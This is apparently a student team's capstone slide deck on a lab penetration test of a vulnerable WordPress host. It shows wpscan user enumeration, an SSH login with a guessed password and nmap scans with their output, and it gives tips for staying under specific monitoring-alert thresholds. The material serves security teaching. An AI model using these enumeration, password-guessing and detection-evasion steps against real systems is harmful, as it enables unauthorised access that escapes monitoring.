

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Phillip Clark, John Phyfer and Chris Turner

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

Chris Turner

02

Exploits Used

Phillip Clark

03


**Methods Used to
Avoiding Detect**

John Phyfer



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux 3.2-4.9
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress User Enumeration CVE-2017-18536	Used wpscan to gain useful user information	Allows attacker access to user names
Weak Passwords CWE-521	Able to guess the weak password for Michael	Able to SSH into server and gather sensitive data
Unprotected and Unsalted Hashes CVE-2021-24859	Gained user password hashes from Wordpress. Easily cracked with John The Ripper	Unsalted password hashes allows an attacker easy access to data
Privilege Escalation CWE-250	Used Stevens sudo Python access to escalate from Steven to root	Allows an attacker to gain a Python root shell and move around the system

Exploits Used

Exploitation: User Enumeration

Summarize the following:

- Made use of the 'wpscan' program with the 'enumeration' tag on the target ip: '192.168.1.110'
- Gave us a possible username to use for an SSH session.

```
root@Kali:~# wpscan --url 192.168.1.110/wordpress/ --enumerate u
```

```
[+] steven
```

```
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[+] michael
```

```
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
| Confirmed By: Login Error Messages (Aggressive Detection)
```


Exploitation: Poor Password Policies

Summarize the following:

- We were able to guess our targeted user's password. Password was the same as the username.
- Gave us access to the target machine via SSH.
- Include a screenshot or command output illustrating the exploit.

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ cd ../../
michael@target1:/$ ls
```


Exploitation: Open Ports

Summarize the following:

- We used 'nmap' on the target IP to identify any open ports that could potentially be exploited.
- From this, we were able to know that we could likely rely on being able to SSH into the machine. Potentially leave a backdoor for later use.

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-09 20:00 PST
Nmap scan report for 192.168.1.110
Host is up (0.00089s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds
root@Kali:~#
```

Avoiding Detection

Stealth Exploitation of Network Exploration using Nmap

Monitoring Overview

- Which alerts detect this exploit?
 - HTTP Request size Monitor
- Which metrics do they measure?
 - http.request.bytes (How many bytes are in a http request)
- Which thresholds do they fire at?
 - When the amount is above 3500 bytes for the last minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - Attempt to limit the size to less than 3500 bytes
- Are there alternative exploits that may perform better?
 - Using tags such as Nmap -sV -sS will keep http requests down

```
root@Kali:~# nmap -sV -sS 192.168.1.110
```



Stealth Exploitation of Username Enumeration in WordPress

Monitoring Overview

- Which alerts detect this exploit?
 - Excessive HTTP Errors
- Which metrics do they measure?
 - `http.response.status_code`
- Which thresholds do they fire at?
 - Above 400 for the last 5 Minutes

```
root@Kali:~# wpscan --url 192.168.1.110/wordpress/ --enumerate u
```

```
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```



Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - Rate Limiting how many attempts a scan makes over time
- Are there alternative exploits that may perform better?
 - Username enumeration through http request will possibly make a smaller footprint but is less effective (`192.168.1.110/wordpress/?author=1`)

Author: michael

Stealth Exploitation of Brute Force Vulnerabilities

Monitoring Overview

- Which alerts detect this exploit?
 - CPU Usage Monitor
- Which metrics do they measure?
 - `system.process.cpu.total.pct`
- Which thresholds do they fire at?
 - When cpu percentage is over 0.5 (50%) for the last 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - Rate limit the attack to prevent overuse of cpu
- Are there alternative exploits that may perform better?
 - Finding the hash in an alternative way could allow you to bruteforce attempt separately from the web application, or attempt manual attacks.